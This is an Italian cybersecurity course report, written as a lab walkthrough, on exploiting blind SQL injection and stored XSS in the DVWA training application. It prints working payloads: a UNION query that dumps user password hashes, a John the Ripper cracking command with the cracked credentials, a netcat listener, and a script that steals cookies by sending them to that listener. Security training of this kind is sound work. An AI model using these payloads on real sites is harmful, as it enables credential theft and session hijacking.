
Report Progetto

CORSO DI CYBERSECURITY




Exploit delle vulnerabilità

SQL INJECTION (BLIND)
XSS STORED

Preparato da
LUCA GALLEANI

SQL Injection (Blind)

Si tratta di una vulnerabilità che consente agli attaccanti di manipolare le richieste fatte ad un database. Il termine "Blind" si riferisce al fatto che, a differenza di una classica SQL Injection, in questo caso l'attaccante non riceve immediatamente un output dai risultati delle sue query. Tuttavia, questo non riduce l'impatto o la pericolosità dell'attacco che è ancora in grado di influenzare il comportamento dell'applicazione e ottenere informazioni sensibili.
Quando un'applicazione web è vulnerabile alla SQL Injection, gli attaccanti possono inserire istruzioni SQL malevoli all'interno di campi di input come form di login, campi di ricerca o qualsiasi area in cui l'applicazione interagisca con un database. Queste istruzioni vengono eseguite dal database stesso. Gli obiettivi possono essere di estrarre dati sensibili come password, informazioni personali o modificare, eliminare o alterare i dati nel database.



XSS Stored


Xss(Cross-Site Scripting) "stored" è una vulnerabilità nei siti web che permette agli attaccanti di iniettare codice in Script dannosi all'interno di una pagina web. La particolarità di questa variante di XSS sta nel fatto che il codice dannoso è "archiviato" su un server o un'applicazione web e viene visualizzato dall'utente vittima quando la pagina infetta viene richiesta.
Questo codice malevolo può essere archiviato in un database, nei commenti di un blog, nei messaggi di una bacheca o in qualsiasi altra forma di archiviazione di dati su un sito.
Quando il browser di un utente visualizza la pagina web, esegue il codice malevolo inserito, consentendo all'attaccante di rubare informazioni, assumere il controllo dell'account dell'utente o di fare altre azioni dannose.

SQL Injection (Blind)


Ora procediamo ad effettuare un attacco al Database di DVWA utilizzando il metodo SQL Injection.
Come abbiamo detto in precedenza in questo caso (Blind) non avremo una risposta come output e di conseguenza non abbiamo certezze che esista o meno una vulnerabilità. Un'istruzione utile allo scopo potrebbe essere `' OR SLEEP(5)#` in pratica andremo a chiedere al database di aspettare 5 secondi per restituirci un output e se la pagina rimarrá inattiva prima di non dare nessun output vorrá dire che il codice con cui é stato scritto presenterá delle vulnerabilitá.
Come nel nostro caso.

Ora sfrutteremo una stringa in query che è progettata per estrarre informazioni sensibili come i nomi, i nomi utente e le password dalla tabella degli utenti del database.
`%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#`

Nel nostro caso quello che vogliamo ottenere sono le password degli utenti inserite nel Database.
Come possiamo notare le password sono scritte in codice hash, per prima cosa andiamo a definirlo.
Il metodo hash è un algoritmo matematico che trasforma una quantità di dati in un valore in una stringa alfanumerica. Questo processo é utilizzato nei Database per migliorare la sicurezza in quanto le password non saranno memorizzate in chiaro nel sistema.



Ora che abbiamo ottenuto le password degli utenti nel formato hash dobbiamo capire come decifrarle.
Per farlo esistono diversi metodi come potrebbe essere un semplice sito su google di decifrazione delle chiavi in hash.
Noi utilizzeremo lo strumento di Kali John the Ripper,
Un popolare strumento software utilizzato per il cracking delle password.
Grazie a questo strumento potremo andare a decifrare diversi formati di hash (come DES, MD5 e SHA).
Utilizzando il comando da terminale linux
`john --format=raw-md5 ASH.txt`
daremo in pasto a john l'elenco delle password in hash precedentemente salvato in un file txt
ottenendo cosí le password in chiaro dei vari ID utenti.



Risultato


```
1 ID1 admin    5f4dcc3b5aa765d61d8327deb882cf99 = password
2 ID2 gordonb  e99a18c428cb38d5f260853678922e03 = abc123
3 ID3 1337     8d3533d75ae2c3966d7e0d4fcc69216b = charley
4 ID4 pablo    0d107d09f5bbe40cade3de5c71e9e9b7 = letnein
5 ID5 smithy   5f4dcc3b5aa765d61d8327deb882cf99 = password
```

XSS Stored (Cross-Site Scripting)

Adesso andiamo a simulare un attacco XSS Stored su DVWA.
Il nostro scopo sará quello di "rubare" i cookie di sessioni degli utenti vittima di questo exploit.
I "cookie di sessione" sono dati temporanei memorizzati sul lato del client (nel browser dell'utente) durante la sessione attiva su un sito web. Consentono di mantenere le informazioni sullo stato della sessione come ad esempio memorizzare le credenziali di accesso durante la navigazione degli utenti. Questi dati di conseguenza sono molto sensibili.


Per prima cosa andiamo ad utilizzare Netcat, uno strumento versatile in grado di creare connessioni di rete in vari modi e di trasferire dati tramite reti sia locali che su internet, in questo caso andremo a simulare un server in ascolto sul nostro terminale Linux indicando una specifica porta (2000) con il comando nc -l -p 2000
In questo modo abbiamo creato un server sotto il nostro controllo dove verranno inviati i cookie di sessione degli utenti vittima.

Ora non ci resta che creare il nostro "commento" (HAI VINTO!) con all'interno il nostro codice malevolo scritto in Javascript.
Come precauzione da questi attacchi il commento che si puó inserire in input ha un limite di caratteri che non ci permette di inserire uno script abbastanza lungo.
Tutto questo si puó notare grazie ad una ispezione della pagina web come il codice di esso stesso abbia una limitazione per i commenti di soli 50 caratteri.
Per ovviare a tutto ció possiamo andare a modificare questa stringa di codice modificandone il limite a nostro piacimento.



Non ci resta che inserire lo script malevolo

```
<script>window.location="http://127.0.0.1:2000/?cookie="+document.cookie</script>
```



Una volta inserito questo script malevolo quando un utente visiterá questa pagina web, il codice verrá eseguito nel browser dell'utente, inviando i cookie di sessione dell'utente al server in ascolto sull'indirizzo IP locale (127.0.0.1) sulla porta 2000.
Questo permetterá all'attaccante di raccogliere i cookie delle sessione aperte e di accedere ad un possibile account della vittima senza l'utilizzo di credenziali.